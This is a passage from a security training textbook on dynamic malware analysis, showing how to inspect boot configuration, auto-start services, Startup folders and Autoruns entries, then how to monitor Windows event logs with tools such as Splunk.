


```
Microsoft Windows [Version 10.0.18362.239]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>bcdedit

Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume1
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {f6ca5932-8c7b-11e9-9ccd-ca70e1fbe6d4}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 3

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \WINDOWS\system32\winload.exe
description             Windows 10
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {0f2d0d1b-8c0b-11e9-8dd3-ba176a9ceedc}
displaymessageoverride  Recovery
recoveryenabled         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
```

Figure 7.81: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.



Select an item to view its description.

Name	Description	Status	Startup Type	Log On As
ActiveX Installer (AxInstSV)	Provides Us...		Manual	Local Syste...
Adobe Acrobat Update Serv...	Adobe Acro...	Running	Automatic	Local Syste...
Agent Activation Runtime_...	Runtime for...		Manual	Local Syste...
AllJoyn Router Service	Routes AllJo...		Manual (Trig...	Local Service
App Readiness	Gets apps re...		Manual	Local Syste...
Application Identity	Determines ...		Manual (Trig...	Local Service
Application Information	Facilitates t...	Running	Manual (Trig...	Local Syste...
Application Layer Gateway ...	Provides su...		Manual	Local Service
Application Management	Processes in...		Manual	Local Syste...
AppX Deployment Service (...	Provides inf...		Manual	Local Syste...
AssignedAccessManager Se...	AssignedAc...		Manual (Trig...	Local Syste...
Auto Time Zone Updater	Automatica...		Disabled	Local Service
AVCTP service	This is Audi...	Running	Manual (Trig...	Local Service
Background Intelligent Tran...	Transfers fil...		Manual	Local Syste...
Background Tasks Infrastruc...	Windows in...	Running	Automatic	Local Syste...
Base Filtering Engine	The Base Fil...	Running	Automatic	Local Service
BitLocker Drive Encryption ...	BDESVC hos...		Manual (Trig...	Local Syste...
Block Level Backup Engine ...	The WBENG...		Manual	Local Syste...
Bluetooth Audio Gateway S...	Service sup...		Manual (Trig...	Local Service
Bluetooth Support Service	The Bluetoo...		Manual (Trig...	Local Service
Bluetooth User Support Ser...	The Bluetoo...		Manual (Trig...	Local Syste...
BranchCache	This service ...		Manual	Network S...

Figure 7.82: Screenshot displaying services


- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 10:

  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup`

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: shell:startup


Figure 7.83: Screenshot showing shell: startup command in the Run box

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.



Autorun Entry	Description	Publisher	Image Path	Timestamp
Task Scheduler				
☑ \Adobe Acrobat...	Adobe Reader and Acrobat ...	(Verified) Adobe Systems, In...	c:\program files (x86)\comm...	12/17/2018 8:54 AM
☑ \CCleanerSkipU...	CCleaner	(Verified) Piriform Software Ltd	c:\program files\ccleaner\cc...	5/9/2019 4:23 PM
☑ \G2MUpdateTa...	GoToMeeting	(Verified) LogMeIn, Inc.	c:\users\test\appdata\local\...	7/13/2019 3:41 AM
☑ \G2MUploadTa...	GoToMeeting	(Verified) LogMeIn, Inc.	c:\users\test\appdata\local\...	7/13/2019 3:41 AM
☑ \Microsoft\Offic...	Microsoft Office Click-to-Run...	(Verified) Microsoft Corporation	c:\program files\common file...	6/28/2019 3:23 AM
☑ \Microsoft\Offic...	Microsoft Office Click-to-Run...	(Verified) Microsoft Corporation	c:\program files\common file...	6/28/2019 3:23 AM
☑ \Microsoft\Offic...	Office Telemetry Dashboard ...	(Verified) Microsoft Corporation	c:\program files (x86)\micros...	6/28/2019 2:53 AM
☑ \Microsoft\Win...			File not found: Unrestricted	
☑ \Microsoft\Win...			File not found: Unrestricted	
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not verified) Microsoft Corpo...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not Verified) Microsoft Corp...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not Verified) Microsoft Corp...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not Verified) Microsoft Corp...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Opera schedul...			File not found: C:\Users\Tes...	
☑ \RtHDVBg_Pus...	HD Audio Background Proc...	(Verified) Realtek Semicondu...	c:\program files\realtek\audi...	9/2/2015 5:04 PM

Ready.

Signed Windows Entries Hidden.

Figure 7.84: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*http://www.winpatrol.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*http://www.outertech.com*)
- Chameleon Startup Manager (*http://www.chameleon-managers.com*)


Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (LEM) (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Splunk It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network


splunk>enterprise
App: Search & R...
Messages
Settings
Activity
Help
Find
Search
Metrics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
New Search
Save As
Close
host=webserver
Last 24 hours
✓ 7,206 events (7/21/19 2:30:00.000 PM to 7/22/19 3:13:59.000 PM)
No Event Sampling
Job
Smart Mode
Events (7,206)
Patterns
Statistics
Visualization
Format Timeline
− Zoom Out
+ Zoom to Selection
× Deselect
1 hour per column
List
Format
20 Per Page
‹ Prev
1
2
3
4
5
6
7
8
Next ›
‹ Hide Fields
All Fields
SELECTED FIELDS
host 1
source 70
sourcetype 70
INTERESTING FIELDS
ComputerName 2
date_hour 9
date_mday 2
date_minute 60
date_month 1
date_second 59
date_wday 2
date_year 1
Time
Event

```
7/22/19            07/22/2019 03:13:49 PM
3:13:49.000 PM     LogName=Security
                   SourceName=Microsoft Windows security auditing.
                   EventCode=4634
                   EventType=0
                   Show all 22 lines
                   host = WebServer | source = WinEventLog:Security | sourcetype = WinEventLog:Security

7/22/19            07/22/2019 03:13:39 PM
3:13:39.000 PM     LogName=Security
                   SourceName=Microsoft Windows security auditing.
                   EventCode=4624
                   EventType=0
                   Show all 70 lines
                   host = WebServer | source = WinEventLog:Security | sourcetype = WinEventLog:Security
```

https://www.splunk.com

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs
- **System Security logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security
- **Applications and Services Logs**

